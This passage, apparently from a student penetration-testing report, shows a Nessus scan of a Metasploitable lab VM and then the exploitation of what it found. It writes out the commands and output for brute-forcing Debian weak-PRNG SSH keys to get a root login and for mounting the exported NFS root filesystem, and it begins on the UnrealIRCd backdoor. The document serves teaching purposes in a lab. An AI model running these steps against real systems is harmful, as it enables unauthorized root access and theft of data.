
Nessus Essentials / Folders / My Scans - Mozilla Firefox
https://kalilinux:8834/#/scans/folders
Scans
Settings
More
Import
New Folder
New Scan

Figure 4.19: Launch the vulnerability scan for Metasploitable

When the vulnerability scanning is finished, we are received and overview the results. Via inspection the results,we were concluded that Metasploitable machine (192.168.1.19) have the below vulnerabilities:

- 8 Critical

- 6 High
- 30 Medium
- 5 Low
- 133 Info




Host	Vulnerabilities
192.168.1.19	8 · 6 · 30 · 5 · 133

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 6:54 PM
End:	Today at 7:04 PM
Elapsed:	10 minutes

Figure 4.20: Overall graph of vulnerabilities in Nessus tool

We can display more details about the know vulnerabilities that exist on the target machine by pressing the bar of vulnerabilities.



There's an error with your feed. Click here to view your license information.

Metasploitable / 192.168.1.19
‹ Back to Hosts

69 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	2 SSL (Multiple Issues)	Gain a shell remotely	3
CRITICAL	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	Unix Operating System Unsupported Version Detection	General	1
CRITICAL	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
MIXED	5 DNS (Multiple Issues)	DNS	6
MIXED	5 ISC Bind (Multiple Issues)	DNS	5
MIXED	2 SSL (Multiple Issues)	Service detection	3
MIXED	3 Web Server (Multiple Issues)	Web Servers	3
HIGH	rlogin Service Detection	Service detection	1
MIXED	15 SSL (Multiple Issues)	General	28
MIXED	3 HTTP (Multiple Issues)	Web Servers	5
MIXED	4 SSH (Multiple Issues)	Misc.	4


Host Details

IP:	192.168.1.19
MAC:	00:C0:CA:A8:50:CE
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start:	December 19 at 6:54 PM
End:	December 19 at 7:04 PM
Elapsed:	10 minutes
KB:	Download

Vulnerabilities

Figure 4.21: List of vulnerabilities in Nessus tool

Furthermore,the Nessus tool provide us more details about each any vulnerabilities found on the target machine that may be important for the next phases.



Metasploitable / Plugin #32314

‹ Back to Vulnerability Group

Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

See Also

http://www.nessus.org/u?107f9bdc
http://www.nessus.org/u?f14f4224

Output

```
No output recorded.
```

Port ▲	Hosts
22 / tcp / ssh	192.168.1.19

Plugin Details

Severity:	Critical
ID:	32314
Version:	1.20
Type:	remote
Family:	Gain a shell remotely
Published:	May 14, 2008
Modified:	November 15, 2018

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Temporal Score: 8.3
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

Exploit Available: true
Exploit Ease: Exploits are available
In the news: true

Exploitable With

Core Impact

Reference Information

CWE: 310

Figure 4.22: Vulnerability details in Nessus tool

The most dangerous vulnerabilities in the Metasploitable that have found during the vulnerability assessment are described to the following table:

Table 4.4: List of critical risk vulnerabilities

Name	Risk Factor	Description
32314 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (CVE-2008-0166)	Critical	The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library. The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL. An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.
32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) (CVE-2008-0166)	Critical	The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library. The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL. An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.
11356 - NFS Exported Share Information Disclosure (CVE-1999-0170,CVE-1999-0211,CVE-1999-0554)	Critical	At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.
46882 - UnrealIRCd Backdoor Detection (CVE-2010-2075)	Critical	The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.
61708 - VNC Server 'password' Password	Critical	The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of

		'password'. A remote, unauthenticated attacker could exploit this to take control of the system.
51988 - Bind Shell Backdoor Detection	Critical	A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

4.1.4 Phase E: Exploitation

The penultimate phase of penetration testing is the Exploitation which we try to exploit all the vulnerabilities that exists on the target machine. The unique purpose on this phase is to gain unauthorized access on the server, discover sensitive information such as passwords etc.

4.1.4.1 Verification of the known vulnerabilities

Firstly, we verify whether the vulnerabilities that we were found in the previous phase are exists and can be exploited.

The first two vulnerabilities that exist on the above table are related with the OpenSSH/OpenSSL protocols. As we have discovered from the Nmap tool the target machine uses the OpenSSH 4.7p1 version on the port 22. This version of OpenSSH is very old as it was released on 2007. OpenSSH is open-source version of the SSH protocol which is a cryptographic network protocol used to connect with network services securely over an un-trusted network. More simply, the SSH is a secure way to login to servers and embedded devices that support the SSH protocol. In the other side the OpenSSL is open source project for the SSL (Secure Socket Layer) and TLS (Transport Layer Security) protocols. The most popular and used application of OpenSSL is the HTTPS protocol. In our case the OpenSSH 4.7 used a component of the OpenSSL library in order to generate the secure asymmetric cryptographic keys. These keys are used to authenticate a client to an SSH server instead of passwords. This technique characterized as more secure than authentication via passwords. The vulnerability is specifically within the Pseudo Random Number Generation (PRNG) used by the OpenSSL. This algorithm generates predictable numbers and made vulnerable all the systems that use the OpenSSH 4.7

In order to start the exploitation, we downloaded the file debian_ssh_rsa_2048_x86.tar.bz2 from the GitHub repository (https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.bz2) and extracted it to a directory on tester’s Kali Linux machine.

This file contains 2048 bit RSA keys that were generated using the vulnerable OpenSSL library.




0a0ceda0f845a37d65baec6e44b133ca-11005
0a0ceda0f845a37d65baec6e44b133ca-11005.pub
0a1b198846052561c39b231466cb947c-22847
0a1b198846052561c39b231466cb947c-22847.pub
00a1baa6a5dbee4fd24901a734955694-29989
00a1baa6a5dbee4fd24901a734955694-29989.pub
0a1c67ceefa248bc4b0c937d1c594001-18976
0a1c67ceefa248bc4b0c937d1c594001-18976.pub
0a1e041ed44f242939871800590629da-28515
0a1e041ed44f242939871800590629da-28515.pub
0a2a20a8ad4c0a3953ef80025d083ef8-13549
0a2a20a8ad4c0a3953ef80025d083ef8-13549.pub
0a2fcceb07a0c4dd552dc85376f2d0d4-810
0a2fcceb07a0c4dd552dc85376f2d0d4-810.pub
0a2ff50cd78bce6f244fea66c3dcf49c-11514
0a2ff50cd78bce6f244fea66c3dcf49c-11514.pub
0a3b32f23e282e90a8fa7a1007212a6f-8982
0a3b32f23e282e90a8fa7a1007212a6f-8982.pub
0a3b9375260a77f1bbe814f8077071a0-2977
0a3b9375260a77f1bbe814f8077071a0-2977.pub
0a3df3611871fdd311301889a16e660d-2122
0a3df3611871fdd311301889a16e660d-2122.pub
0a3e10a4666749f491b9b3b42404565c-8325
0a3e10a4666749f491b9b3b42404565c-8325.pub
0a3e38ebd53bf05f86cf0ad03d9ad243-18372
0a3e38ebd53bf05f86cf0ad03d9ad243-18372.pub
0a3ebcde57e4f08b7be52a6c35e49f62-6795
0a3ebcde57e4f08b7be52a6c35e49f62-6795.pub
0a4cba558f037c49d08e5f5e9449c7b0-32110
0a4cba558f037c49d08e5f5e9449c7b0-32110.pub

Figure 4.23: RSA keys that created with vulnerable OpenSSL library

With this file, we ran the exploit (5720.py) against the vulnerable host with the below command:

python 5720.py rsa/2048/ 192.168.1.19 root 22 10




```
root@KaliLinux:~/Desktop# python 5720.py rsa/2048/ 192.168.1.19 root 22 10

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 20 keys | Remaining 32748 keys | Aprox. Speed 4/sec
Tested 40 keys | Remaining 32728 keys | Aprox. Speed 4/sec
```

Figure 4.24: Launch the exploit with RSA keys

Table 4.5: The parameters that used on exploit

Parameters	Description
rsa/2048/	The directory that contains the RSA keys which generated with the vulnerable OpenSSH
192.168.1.19	The IP of the target machine (Metasploitable)
root	The User to attempt logging in as
22	The port to connect (Source: Nmap results)
10	How many threads run the script


The result of the above command is the below:



```
Key Found in file: 57c3115d77c56390332dc5c49978627a-5429
Execute: ssh -lroot -p22 -i rsa/2048//57c3115d77c56390332dc5c49978627a-5429 192.168.1.13

Tested 30229 keys | Remaining 2539 keys | Aprox. Speed 7/sec
root@KaliLinux:~/Desktop#
```

Figure 4.25: The result of exploit


The RSA key that has been matched is the private key associated with the root user's public/private key pair. This mean that we can log in as root user on this server. In order to login to the server with this key we executed the following command:



```
root@KaliLinux:~# cd Desktop
root@KaliLinux:~/Desktop# ssh -lroot -p22 -i rsa/2048/57c3115d77c56390332dc5c49978627a-5429 192.168.1.19
```

Figure 4.26: Command to login to the server with RSA key


As you can see in the below printscreen we achieved to login on the target machine as root user.



```
Last login: Sun Dec 20 09:48:51 2020 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# pwd
/root
root@metasploitable:~# whoami
root
root@metasploitable:~# 
```

Figure 4.27: Logged in to the server with RSA key

The third vulnerability of the above table is related with the NFS (Network File System) which is a service that can be found in the Linux systems and allow users to access shared directories in a network. From the phase B&C we have identify that the nfs service running on the port 2049.



Metasploitable / Plugin #11356

NFS Exported Share Information Disclosure

Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Output

```
The following NFS shares could be mounted :

+ /
  + Contents of / :
    - .
    - ..
    - bin
    - boot
    - cdrom
    - dev
more...
```

Port	Hosts
2049 / udp / rpc-nfs	192.168.1.19

Plugin Details

Severity: Critical
ID: 11356
Version: 1.20
Type: remote
Family: RPC
Published: March 12, 2003
Modified: September 17, 2018

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

Exploit Available: true
Exploit Ease: Exploits are available
Vulnerability Pub Date: January 1, 1985

Exploitable With


Metasploit (NFS Mount Scanner)

Reference Information

CVE: CVE-1999-0170, CVE-1999-0211, CVE-1999-0554

Figure 4.28: Information that is displayed for the second vulnerability


Then we ran the command showmount -e 192.168.1.19 in order to list the accessible shares of remote system.



```
root@KaliLinux:~# showmount -e 192.168.1.19
```

Figure 4.29: Launch the showmount command

The result that we received is:




```
Export list for 192.168.1.19:
/ *
root@KaliLinux:~#
```

Figure 4.30: The result of showmount command

This mean that the root directory is shared over the network. Then we executed the following commands:

1. mkdir /temp
2. mount -t nfs 192.168.1.19:/ /temp -o nolock
3. df -f
4. cd /temp




```
root@KaliLinux:~# mkdir /temp/
root@KaliLinux:~# mount -t nfs 192.168.1.19:/ /temp -o nolock
root@KaliLinux:~# df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            7.8G     0  7.8G   0% /dev
tmpfs           1.6G  2.2M  1.6G   1% /run
/dev/sda4       191G   26G  156G  15% /
tmpfs           7.9G   44M  7.8G   1% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           7.9G     0  7.9G   0% /sys/fs/cgroup
/dev/sda3       512M  144K  512M   1% /boot/efi
tmpfs           1.6G  8.0K  1.6G   1% /run/user/0
192.168.1.19:/  7.0G  1.5G  5.2G  23% /temp
root@KaliLinux:~# cd /temp
root@KaliLinux:/temp# pwd
/temp
root@KaliLinux:/temp# ls
bin  boot  cdrom  dev  etc  home  initrd  initrd.img  lib  lost+found  media  mnt  nohup.out  opt  proc  root  sbin  srv  sys  tmp  usr  var  vmlinuz
root@KaliLinux:/temp# cd home
root@KaliLinux:/temp/home# ls
ftp  msfadmin  service  user
root@KaliLinux:/temp/home# pwd
/temp/home
root@KaliLinux:/temp/home#
```

Figure 4.31: The result of mount the share directory

7The result of these commands is that we had mount the share directory of remote system and we had access in the file system on the target machine.

The fourth vulnerability on the list is related UnrealIRCd which is an Open-Source IRC server. This type of server runs on Linux,OS X and windows operating systems. The IRC server (Internet Relay Chat) is an application layer protocol that facilitates communication in the form of text. We have extracted some useful information about this particular vulnerability from the Nessus tool:



Metasploitable / Plugin #46882

CRITICAL UnrealIRCd Backdoor Detection

Description
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also
https://seclists.org/fulldisclosure/2010/Jun/277
https://seclists.org/fulldisclosure/2010/Jun/284
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

Output

```
The remote IRC server is running as :
uid=0(root) gid=0(root)
```

Port	Hosts
6667 / tcp / irc	192.168.1.19

Plugin Details

Severity:	Critical
ID:	46882
Version:	1.15
Type:	remote
Family:	Backdoors
Published:	June 14, 2010
Modified:	November 28, 2018

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Temporal Score: 8.3
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C


Vulnerability Information

CPE: cpe:/a:unrealircd:unrealircd
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: June 12, 2010
Vulnerability Pub Date: June 12, 2010

Exploitable With

Metasploit (UnrealIRCD 3.2.8.1 Backdoor Command Execution)
CANVAS ()

Figure 4.32: Information that is displayed for the third vulnerability



Exploitable With

Metasploit (UnrealIRCD 3.2.8.1 Backdoor Command Execution)

CANVAS ()

